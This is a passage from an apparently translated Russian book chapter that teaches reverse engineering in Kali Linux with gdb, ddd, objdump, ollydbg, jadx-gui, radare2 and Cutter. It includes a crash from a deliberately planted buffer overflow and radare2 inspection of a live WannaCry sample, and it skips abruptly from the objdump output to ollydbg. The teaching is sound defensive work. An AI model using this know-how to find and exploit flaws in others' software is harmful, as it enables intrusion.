Reading symbols from sample...
(no debugging symbols found in sample)
(gdb)
```

На данном этапе программа уже загружена в отладчик, но еще не запущена. Если запустить ее, она будет выполняться до конца (при отсутствии ошибок), но мы не сможем контролировать этот процесс и ничего не узнаем о том, что с ней происходит. В примере 11.13 мы задаем точку останова по имени функции. Для этого можно использовать также номер строки и файл с исходным кодом. Точка останова указывает, где выполнение программы должно быть приостановлено. Чтобы запустить программу, мы задействуем команду `run` в отладчике `gdb`. В приведенном выводе вы можете заметить ссылку на файл `sample.cpp`. Это исходник, на основе которого был создан исполняемый файл. Имя исполняемого файла, указываемое с помощью параметра `-o`

в `gcc`, не обязано соответствовать именам исходных файлов, хотя в данном случае имена исходного и исполняемого файлов совпадают. В Linux (как и в Unix до нее) расширения для исполняемых файлов зачастую не используются.

Пример 11.13. Задание точки останова в отладчике `gdb`

```
(gdb) break main
Breakpoint 1 at 0x117c: file sample.cpp, line 14.
(gdb) run
Starting program: /home/kilroy/sample
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=1, argv=0x7fffffffe298) at sample.cpp:14
14      int val = 0;
(gdb)
```

Как только выполнение программы приостанавливается, мы получаем полный контроль над ней. В примере 11.14 показано ее построчное выполнение с помощью команды `step`. Существует команда `next`, схожая с командой `step`. Несмотря на кажущееся сходство, эти команды отличаются друг от друга. Обе выполняют следующую операцию в программе. Однако при использовании `step` вы видите все, что происходит в рамках выполнения каждой вызываемой функции, а при использовании `next` — не видите, хотя функция выполняется как обычно. Если вы хотите прекратить построчный просмотр программы, примените команду `continue`, чтобы возобновить ее нормальное выполнение. Данная программа содержит ошибку сегментации, возникшую в результате переполнения буфера. В примере 11.14 показано использование команды `step` для просмотра того, что происходит при выполнении функции `addMe`. Для подобной отладки необходимо добавлять отладочные символы, используя ключ командной строки `-g` во время компиляции программы. Без этого вы можете не знать имен функций. В данном случае имена функций известны и доступны для применения благодаря наличию отладочных символов. Большинство программ не содержит отладочных символов из-за отсутствия контроля над исходным кодом.

Пример 11.14. Отладка программы с помощью команды `step` в `gdb`

```
(gdb) step
16      cout << "The value requested is " << addMe(915, 342) << endl;
(gdb) step
addMe (x=915, y=342) at sample.cpp:8
8      return x + y;
(gdb) continue
Continuing.
The value requested is 1257
[Inferior 1 (process 313571) exited normally]
```

Поскольку нам недоступен исходный код используемых библиотек, мы не сможем наблюдать за работой таких стандартных библиотечных функций языка C, как

`printf`. Иными словами, нам удастся установить свое местоположение в этих файлах, но мы ничего не узнаем об исходном коде. После приостановки выполнения программы из-за ошибки сегментации можно посмотреть, что произошло. Первым делом мы можем просмотреть стек. В примере 11.15 приведены детальные сведения, полученные из кадра стека с помощью команды `frame`. Вы также увидите стек вызовов, полученный с помощью команды `bt` и указывающий на функции, вызов которых привел нас в нынешнее состояние. Наконец, можно изучить содержимое переменных с помощью функции `print`. Мы можем выводить данные, используя имена файлов и переменные, или, как в данном случае, указать имя функции и переменную. На этот раз мы используем другую программу, специально написанную для того, чтобы спровоцировать сбой, вызванный переполнением буфера.

Пример 11.15. Просмотр стека в отладчике `gdb`

```
(gdb) print strCpy:local
A syntax error in expression, near `:local'.
(gdb) print strCpy::local
$1 = "AAAAAAAAAA"
(gdb) print strCpy::str
$2 = 0x5555555556010 'A' <repeats 32 times>
(gdb) frame
#0  0x0000555555555185 in strCpy (str=0x5555555556010 'A' <repeats 32 times>)
    at fail.c:11
11      }
(gdb) bt
#0  0x0000555555555185 in strCpy (str=0x5555555556010 'A' <repeats 32 times>)
    at fail.c:11
#1  0x4141414141414141 in ?? ()
#2  0x0000414141414141 in ?? ()
#3  0x00000001f7fe6780 in ?? ()
#4  0x0000000000000000 in ?? ()
```

До сих пор мы работали с командной строкой. Данный подход требует ввода большого объема кода и понимания принципа работы применяемых команд. Подобно программе `Armitage`, служащей графическим интерфейсом для `Metasploit`, программа `ddd` является интерфейсом для отладчика `gdb`. Данная программа с графическим интерфейсом позволяет вызывать команды `gdb` путем нажатия кнопок. Одно из преимуществ `ddd` — возможность просмотреть исходный код, если файл присутствует в каталоге, в котором вы находитесь, и содержит отладочные символы. На рис. 11.1 показан интерфейс `ddd` с загруженной в него программой `fail`, которую мы рассматривали ранее. На левой верхней панели показан исходный код. Над ним можно увидеть содержимое одной из отображенных переменных. Внизу перечислены все переданные в `gdb` команды. Здесь же говорится о добавлении точки останова, которая была задана выделением функции `main` и щелчком правой кнопкой мыши.

В правой части экрана находятся кнопки, позволяющие выполнить пошаговый анализ программы. В `ddd` вы также можете с легкостью задать точку останова, выбрав функцию или строку исходного кода и нажав кнопку **Breakpoint** (Точка останова)




Рис. 11.1. Отладка с помощью программы ddd

в верхней части экрана. Разумеется, при использовании графического интерфейса вместо командной строки вы тоже должны понимать, что делаете. Для того чтобы научиться пользоваться отладчиком и просматривать все доступные в нем данные, придется потрудиться. Графический интерфейс позволяет отобразить на экране очень много информации, вместо того чтобы прокручивать длинный вывод, полученный в результате последовательного выполнения множества команд.

Применение отладчика — это важный этап реверс-инжиниринга, помогающий понять поведение программы. Даже при отсутствии исходного кода вы можете проанализировать программу и просмотреть все содержащиеся в ней данные. Как вы помните, реверс-инжиниринг сводится к определению функциональности программы без доступа к исходному коду. Если бы у нас был этот исходный код, то мы могли бы проанализировать его напрямую, не прибегая к реверс-инжинирингу.

Дизассемблирование

Результатом компиляции является исполняемый образ, представляющий собой контейнер, содержащий информацию для загрузчика. Однако в основе этого файла лежат исполняемые инструкции, написанные на языке процессора. Каждый процессор предусматривает коды операций (опкоды) — числовые значения, ссылающиеся

на определенные разделы процессора. Помимо кодов операций исполняемая часть файла (находящаяся в секции `.text`) содержит числовые значения, информацию о регистрах (быстрое хранилище данных) и другие параметры опкодов. Проблема заключается в том, что процесс чтения и преобразования числовых опкодов на бумаге или в уме неэффективен.

Опкоды часто представляются в виде коротких и относительно легко произносимых мнемоник. В настоящее время в наборе инструкций 64-битного процессора Intel насчитывается около 1000 опкодов и более 3000 их вариантов. Набор инструкций процессора ARM, лежащего в основе мобильных устройств, компьютеров Raspberry Pi и новых процессоров Apple, разработанных для ноутбуков и настольных компьютеров этой компании, содержит менее 300 инструкций. Это указывает на разницу в философии конструирования процессоров, но в эту тему мы углубляться не будем. Суть в том, что когда число операций переваливает за сотню, удерживать все их соответствия в уме становится очень сложно, что и обуславливает необходимость в применении мнемоник.

В связи с этим весьма полезной может оказаться программа, способная преобразовать опкоды в мнемоники. Существует несколько таких программ, которые помимо этого преобразования могут представлять все символы и другие присутствующие в исполняемом файле данные. Эти программы называются *дизассемблерами*, потому что мнемоники, используемые для представления опкодов, образуют так называемый *язык ассемблера*. Программа, преобразующая файл, написанный с помощью этих мнемоник, в понятный процессору машинный код, называется ассемблером. В свою очередь, программа, переводящая машинный код обратно на язык ассемблера, называется *дизассемблером*.

В состав дистрибутива Kali входит простой инструмент командной строки, называемый `objdump`, который принимает двоичный файл и преобразует его в код, написанный на языке ассемблера. В примере 11.16 показан результат дизассемблирования первого раздела двоичного файла, использовавшегося ранее для демонстрации работы с отладчиком. Флаг `-d` указывает на необходимость дизассемблирования исполняемых секций кода. Хотя в результате его применения был преобразован весь двоичный файл, для экономии места в примере показана только первая секция, служащая наглядной иллюстрацией процесса дизассемблирования. В первом столбце указано расположение, во втором — шестнадцатеричное представление инструкции, а в третьем — представление этой инструкции на языке ассемблера.

Пример 11.16. Вывод инструмента `objdump`

```
(kilroy@savagewoof)-[~]  
$ objdump -d fail
```

```
fail:      file format elf64-x86-64
```

```
Disassembly of section .init:
```

```
0000000000001000 <_init>:
```


системе Linux. С помощью `ollydbg` (рис. 11.3) вы можете загрузить исполняемый файл, созданный на базе Windows, и запустить его. Однако недостатком `ollydbg` является то, что это 32-битное приложение, поэтому загрузка и выполнение файла в `ollydbg` могут потребовать установки дополнительных пакетов.




Рис. 11.3. Дизассемблер `ollydbg`

Как и `edb`, `ollydbg` показывает код исполняемого файла на языке ассемблера, а также содержимое регистров. Вы можете запустить программу в `ollydbg` и построчно ее проанализировать, чтобы увидеть изменения в памяти, поскольку `ollydbg`, как и отладчик, позволяет просматривать содержимое ячеек памяти, в том числе регистров. Это поможет вам понять, что делает программа во время выполнения.

Декомпиляция Java-кода

До сих пор мы рассматривали скомпилированные программы. Однако это не единственный тип программ, с которыми вы можете столкнуться. Разумеется, интерпретируемые программы, для которых доступен исходный код, не нуждаются в дизассемблировании. Код программы на языке Python изначально представлен в понятном человеку формате и не требует преобразования. Однако программы на языке Java преобразуются в байт-код, который затем выполняется виртуальной

машиной Java. Использование этого промежуточного языка делает программы на языке Java переносимыми, поскольку их можно запустить в любом месте, где установлена виртуальная машина Java.

После написания программы на языке Java (очень простая программа показана в примере 11.17) она компилируется в промежуточный байт-код с помощью компилятора `javac`. В результате получается файл `.class`, который может выполнить виртуальная машина Java. В примере 11.17 показан не только исходный код на языке Java, но и процесс компиляции и проверки результата на предмет его соответствия нашим ожиданиям. Для запуска файла `.class` достаточно выполнить команду `java simple`. В этой программе содержится функция, суммирующая два числа, и оператор `print` в функции `main`, который вызывает функцию сложения. Ничего интересного.

Пример 11.17. Программа на языке Java и процесс ее компиляции

```
(kilroy@badmilo)-[~]
$ cat simple.java
public class simple {

    public static int addMe(int x, int y) {
        return x + y;
    }

    public static void main(String[] args) {

        int x, y;

        x = 15;
        y = 42;

        System.out.printf("You are here, %d\n", addMe(x,y));
    }
}

(kilroy@badmilo)-[~]
$ javac simple.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

(kilroy@badmilo)-[~]
$ file simple.class
simple.class: compiled Java class data, version 67.0
```

В дистрибутиве Kali есть декомпилятор Java под названием `jadx-gui`. Если дизассемблер преобразует машинный код в язык ассемблера, то декомпилятор преобразует скомпилированный файл обратно в исходный код. Как видно на рис. 11.4, это не означает, что декомпилятор возвратит именно тот код, который был написан изначально. В данном случае параметры в функции называются по-другому, поскольку при компиляции эта информация не сохраняется. С точки зрения функции после компиляции переменные представляют собой просто данные в стеке, а не

нечто такое, что имеет имя. Разумеется, это упрощенный пример, но он демонстрирует то, что после декомпиляции состояние более сложных программ оказывается совершенно иным. Поскольку компиляторы могут сделать очень много для повышения эффективности результирующего исполняемого файла, декомпиляторы для таких языков, как C, встречаются относительно редко, так как в большинстве случаев полученный с их помощью исходный код оказывается очень непохожим на его оригинальную версию.




Рис. 11.4. Декомпилятор jadx-gui

Дистрибутив Kali содержит и другие инструменты для декомпиляции программ на языке Java, в том числе `jd-gui`. Хотя вы также можете декомпилировать программы для Android, поскольку они часто пишутся на Java и компилируются для виртуальной машины Dalvik, а не для виртуальной машины Java, декомпиляторы для других языков в Kali Linux в данный момент недоступны.

Реверс-инжиниринг

Реверс-инжиниринг — это процесс определения того, что и как именно делает исполняемая программа. Мы уже рассмотрели некоторые методы реверс-инжиниринга, включая отладку и дизассемблирование. Поскольку эта тема тоже весьма глубокая, мы лишь кратко обсудим некоторые из инструментов, доступных в Kali. Термин «реверс-инжиниринг» может иметь отношение к целому ряду дисциплин, а не только к области разработки ПО. Однако если речь идет о программном обеспечении, то реверс-инжиниринг сводится к определению принципа работы исполняемого файла. Иногда речь может идти об изучении поведения программы. В отсутствие исходного кода определение функциональности программы может оказаться непосильной задачей.

В сложных программах встречаются редко используемые пути выполнения кода, задействовать которые может быть непросто. В конце концов, не все функции программы отображаются в пользовательском интерфейсе.

Зачем же нам может потребоваться подобное исследование программ? Во-первых, для обучения, которое само по себе — весьма достойная цель. Во-вторых, для выявления ошибок, способных превратиться в уязвимости, из-за которых системе и связанным с ней данным может угрожать злонамеренное использование или кража. Наконец, если речь идет о вредоносном ПО, то реверс-инжиниринг позволяет определить, на что оно способно, оценить его потенциальное влияние и выявить места, где оно может скрываться или воспроизводить себя.

Вредоносное ПО сложно анализировать, поскольку оно способно заметить это, наблюдая за своим окружением. Система, работающая в виртуальной среде с ограниченным объемом оперативной памяти, дискового пространства и небольшим количеством программ, может предположить, что она находится в песочнице и подвергается анализу. В этом случае вредоносная программа может просто не делать то, для чего была создана, чтобы не быть обнаруженной. Кроме того, авторы вредоносного ПО нередко прибегают к шифрованию и сжатию своих программ для повышения вероятности обхода систем защиты.

Kali Linux содержит неплохой набор инструментов для реверс-инжиниринга. Однако ни один инструмент не может заменить навыки и опыт. Невозможно автоматизировать все задачи, поскольку создатели вредоносных программ всегда стараются предусмотреть вероятность выявления того, что их анализируют. В конце концов, если бы их активность было легко обнаружить, они бы не смогли долго оставаться в деле.

Фреймворк Radare2

Программа Radare2, известная также как r2, — это фреймворк для реверс-инжиниринга, содержащий инструменты, позволяющие анализировать исполняемые файлы. Он поддерживает множество форматов файлов и процессорных архитектур. Вы можете использовать его как для статического анализа, сводящегося к простому просмотру содержимого файла и его метаданных, так и для динамического анализа, то есть изучения поведения двоичного файла с помощью отладчика. Начать работу с r2 очень просто. В примере 11.18 показан процесс загрузки и исследования файла. По сути, в нем представлена та же информация, что и в выводе других рассмотренных ранее программ.

Пример 11.18. Использование фреймворка r2 для анализа файла

```
(kilroy@badmilo)-[~]
└─$ r2 -e bin.cache=true sample-p.exe
[0x140009320]> i
fd 3
file      sample-p.exe
size      0x2200
```

```

humansz 8.5K
minopsz 1
maxopsz 16
invopsz 1
mode r-x
format pe64
iorw false
block 0x100
type EXEC (Executable file)
arch x86
baddr 0x140000000
binsz 8704
bintype pe
bits 64
canary false
retguard false
class PE32+
cmp.csum 0x00011379

```

Вместо изучения содержимого заголовков и различных разделов файла мы также можем использовать мощные функции `r2` для выполнения его частичного анализа. Если вам повезло и интересующая вас программа содержит отладочные символы, добавленные на этапе компиляции, как было в случае с программами, рассмотренными ранее, то вам будет легче выполнять поиск в двоичном файле, благодаря тому что его таблица символов не была изменена, а имена не были удалены. Иметь дело с простыми адресами гораздо сложнее, чем с человекочитаемыми символами. В примере 11.19 используется команда `aa`, означающая *analyze all*. После полного анализа двоичного файла команда `pdf` выводит на экран код функции `main` на языке ассемблера. Эта функция является точкой входа в данное приложение, однако здесь показан не весь ее код, а лишь пример, позволяющий понять, как он выглядит.

Пример 11.19. Полный анализ файла с помощью программы `r2`

```

└─(kilroy@badmilo)-[~]
└─$ r2 -e bin.cache=true fail-pi
[0x00000740]> aa
[af: Cannot find function at 0x00000740. and entry0 (aa)
[x] Analyze all flags starting with sym. and entry0 (aa)
[0x00000740]> pdf @ main
┌ 136: int main (int argc, char **argv);
│   ; var int64_t var_20h @ sp+0x20
│   ; arg int argc @ x0
│   ; arg char **argv @ x1
│   0x0000088c   fd7bbca9   stp x29, x30, [sp, -0x40]!
│   0x00000890   fd030091   mov x29, sp                ; '\xff\xff\xff\xff\
│                                   xff\xff\xff\xff'
│
│   0x00000894   e01f00b9   str w0, [sp, 0x1c]         ; argc
│   0x00000898   e10b00f9   str x1, [sp, 0x10]         ; argv
│   0x0000089c   00000090   adrp x0, 0
│   0x000008a0   00e02491   add x0, x0, str.Enter_the_password_to_continue_
│   0x000008a4   9fffffff97   bl sym.imp.printf          ; int printf(const
│                                   char *format)

```

	0x000008a8	e0830091	add x0, var_20h	
	0x000008ac	e10300aa	mov x1, x0	; '\xff\xff\xff\xff\ ←
				\xff\xff\xff\xff'
	0x000008b0	00000090	adrp x0, 0	
	0x000008b4	00602591	add x0, x0, 0x958	
	0x000008b8	92ffff97	bl sym.imp.__isoc99_scanf	;

Программа r2 весьма многофункциональна. Если вы запутались в ее командах, то можете получить их полный список, введя символ ? и нажав клавишу Enter, или отобразить дополнительные сведения о любой из команд, добавив к ней этот символ. Пример 11.20 демонстрирует получение справочной информации о команде af, предназначенной для анализа функций. Разумеется, здесь показан усеченный вывод.

Пример 11.20. Отображение справочной информации в программе r2

```
[0x00000740]> af?
Usage: af
| af ([name]) ([addr])          analyze functions (start at addr or $$)
| afr ([name]) ([addr])        analyze functions recursively
| af+ addr name [type] [diff]   hand craft a function (requires afb+)
| af- [addr]                   clean all function analysis data (or ←
                                function at addr)
| afa                          analyze function arguments in a call ←
                                (afal honors dbg.funcarg)
| afb+ fcnA bbA sz [j] [f] ([t]( [d])) add bb to function @ fcnaddr
| afb[?] [addr]                List basic blocks of given function
| afbF([0|1])                  Toggle the basic-block 'folded' attribute
| afB 16                       set current function as thumb (change ←
                                asm.bits)
| afC[lc] ([addr])@[addr]      calculate the Cycles (afC) or ←
                                Cyclomatic Complexity (afCc)
| afc[?] type @[addr]          set calling convention for function
| afd[addr]                    show function + delta for given offset
| afF[1|0|]                    fold/unfold/toggle
| afi [addr|fcn.name]          show function(s) information (verbose afl)
```

С помощью команды af мы можем получить дополнительную информацию об отдельной функции. Первым делом посмотрим на таблицу символов, чтобы получить список имеющихся в программе функций. Нам нужно получить таблицу символов, чтобы выполнить анализ пространства флагов. Затем мы можем перечислить флаги, относящиеся к этому пространству (пример 11.21). В этом выводе содержится список функций, известных данной программе.

Пример 11.21. Получение таблицы символов

```
[0x00000740]> fs symbols
[0x00000740]> f
0x00000278 32 obj.__abi_tag
0x00000670 0 sym._init
0x00000740 1 entry0
0x00000740 52 sym._start
```

```

0x00000774 20 sym.call_weak_fn
0x00000790 0 sym.deregister_tm_clones
0x000007c0 0 sym.register_tm_clones
0x00000800 1 entry.fini0
0x00000800 0 sym.__do_global_dtors_aux
0x00000850 1 entry.init0
0x00000850 0 sym.frame_dummy
0x00000854 56 sym.strCpy
0x0000088c 256 main
0x0000088c 136 sym.main
0x00000914 0 sym._fini
0x00000928 4 obj._IO_stdin_used
0x000009b0 0 loc.__GNU_EH_FRAME_HDR
0x00000ac0 0 obj.__FRAME_END__
0x0001fdc8 0 obj.__frame_dummy_init_array_entry
0x0001fdd0 0 obj.__do_global_dtors_aux_fini_array_entry
0x0001fdd8 0 obj._DYNAMIC
0x0001ffb8 0 obj._GLOBAL_OFFSET_TABLE_
0x00020040 0 loc.data_start
0x00020040 0 loc.__data_start
0x00020048 0 obj.__dso_handle
0x00020050 1 obj.completed.0
0x00020050 0 loc.__bss_start__
0x00020050 0 loc._edata
0x00020050 0 loc.__bss_start
0x00020050 0 obj.__TMC_END__
0x00020058 0 loc._bss_end__
0x00020058 0 loc.__bss_end__
0x00020058 0 loc._end
0x00020058 0 loc.__end__

```

Когда вы — автор анализируемой программы, вам гораздо легче понять, на что следует обращать внимание, хотя это и может показаться жульничеством. Давайте рассмотрим функцию `strCpy`, в которую была преднамеренно добавлена уязвимость, связанная с переполнением буфера. В примере 11.22 показан анализ всей программы, который необходимо выполнить до анализа отдельных функций. Как видите, имя выбранной нами функции отображается с помощью команды `afd`, а информация о ней — с помощью команды `afi`. Эта информация содержит смещение, указывающее местонахождение функции в программе, а также ее имя, соглашение о вызове, количество передаваемых аргументов и их типы.

Пример 11.22. Анализ функции

```

[0x00000740]> aa
[x] Analyze all flags starting with sym. and entry0 (aa)
[0x00000740]> af strCpy
[0x00000740]> afd
strCpy
[0x00000740]> afi
#

```

```

offset: 0x00000740
name: strCpy
size: 4
is-pure: true
realsz: 4
stackframe: 0
call-convention: arm64
cyclomatic-cost: 1
cyclomatic-complexity: 0
bits: 64
type: fcn [NEW]
num-bbs: 1
edges: 1
end-bbs: 0
call-refs:
data-refs:
code-xrefs:
noreturn: false
in-degree: 0
out-degree: 0
data-xrefs:
locals: 0
args: 3
arg int64_t arg_0h @ sp+0x0
arg int64_t arg_8h @ sp+0x8
arg int64_t arg1 @ x0
diff: type: new
    
```

Разумеется, фреймворк r2 может пригодиться не только для статического анализа двоичных файлов. Его можно использовать и в качестве отладчика. Это мощное приложение позволяет узнать о том, что происходит внутри программы. С его помощью можно выполнить статический и динамический анализ в рамках одного сеанса. После загрузки интересующей вас программы можете задать точки останова в тех местах, где хотите приостановить ее выполнение. В примере 11.23 показано, как можно задать точку останова в функции `main`, перечислить все эти точки и продолжить выполнение программы. Далее показаны регистры общего назначения в том состоянии, в каком они находятся в процессе выполнения программы.

Пример 11.23. Отладка программы с помощью фреймворка r2

```

└─(kilroy@badmilo)-[~]
└─$ r2 -e bin.cache=true fail-pi
[0x00000740]> aa
[af: Cannot find function at 0x00000740. and entry0 (aa)
[x] Analyze all flags starting with sym. and entry0 (aa)
[0x00000740]> ood
File dbg:///home/kilroy/fail-pi reopened in read-write mode
[0xfffff899e91c0]> db main
[0xfffff899e91c0]> db*
    
```

```
dbm /home/kilroy/fail-pi 2188
[0xfffff899e91c0]> dc
[0xfffff899e91c0]> dr
x0 = 0x00000000
x1 = 0xaaab1e45f6b0
x2 = 0x00000400
x3 = 0x00000001
x4 = 0xfbad2288
x5 = 0x00000000
x6 = 0xfffff899a135c
x7 = 0x00000004
x8 = 0x0000003f
x9 = 0x00000000
x10 = 0x00000020
x11 = 0x00000000
```

Использование подобной платформы, особенно в Kali Linux, облегчает анализ реальных вредоносных программ. В примере 11.24 показан процесс загрузки и сбора информации о настоящем вирусе-вымогателе WannaCry. Как видите, он представляет собой 32-битный двоичный файл, предназначенный для Windows, однако мы рассматриваем его в системе Linux. Его можно выполнить с помощью эмуляторов, что несколько более безопасно по сравнению с его запуском непосредственно в Windows, особенно если эта система является вашей рабочей станцией.

Пример 11.24. Анализ вредоносного ПО

```
—(kilroy@badmilo)-[~/theZoo/malware/Binaries/Ransomware.WannaCry]
└─$ r2 -e bin.cache=true rwwc.exe
[0x004077ba]> aa
[x] Analyze all flags starting with sym. and entry0 (aa)
[0x004077ba]> i
fd      3
file    rwwc.exe
size    0x35a000
humansz 3.4M
minopsz 1
maxopsz 16
invopsz 1
mode    r-x
format  pe
iorw    false
block   0x100
type    EXEC (Executable file)
arch    x86
baddr   0x400000
binsz   3514368
bintype pe
bits    32
canary   false
retguard false
```



```

class      PE32
cmp.csum   0x00363012
compiled   Sat Nov 20 04:05:05 2010
crypto     false
endian     little
havecode   true
hdr.csum   0x00000000
laddr      0x0
lang       msvc
linenum    true
lsyms      true
machine    i386
nx         false
os         windows
overlay    false
cc         cdecl
pic        false
relocs     true
signed     false
sanitize   false
static     false
stripped   false
subsys     Windows GUI
va         true
    
```

```

[0x004077ba]> fs symbols
[0x004077ba]> f
0x00401fe7 391 main
0x004077ba 338 entry0
[0x004077ba]> af main
[0x004077ba]> pdf main
        ;-- main:
        ;-- eip:
338: entry0 ();
        ; var int32_t var_78h @ ebp-0x78
        ; var int32_t var_74h @ ebp-0x74
        ; var int32_t var_70h @ ebp-0x70
        ; var int32_t var_6ch @ ebp-0x6c
        ; var int32_t var_68h @ ebp-0x68
        ; var int32_t var_64h @ ebp-0x64
        ; var int32_t var_60h @ ebp-0x60
        ; var int32_t var_5ch @ ebp-0x5c
        ; var int32_t var_30h @ ebp-0x30
        ; var int32_t var_2ch @ ebp-0x2c
        ; var int32_t var_18h @ ebp-0x18
        ; var int32_t var_14h @ ebp-0x14
        ; var int32_t var_4h @ ebp-0x4
    
```

Итак, теперь вы знаете, как использовать r2 в качестве платформы для анализа. В показанных примерах мы работали с командной строкой. Если вы предпочитаете не задействовать командную строку с ее непонятными двух- и трехбуквенными командами, то можете выбрать другие программы.

Программа Cutter

Cutter — это еще одна программа для реверс-инжиниринга с графическим интерфейсом, в которой команды и параметры находятся прямо перед вашими глазами. Первым делом вам нужно открыть интересующий файл. После запуска Cutter появится диалоговое окно открытия файла. Когда вы выберете нужный файл, программа выполнит предварительный анализ и отобразит информацию о загруженном исполняемом файле. На рис. 11.5 показано диалоговое окно, которое появляется при открытии выбранного для анализа файла. Здесь показан раздел с дополнительными параметрами, который обычно свернут. По умолчанию Cutter выполняет анализ автоматически, без вашего участия.

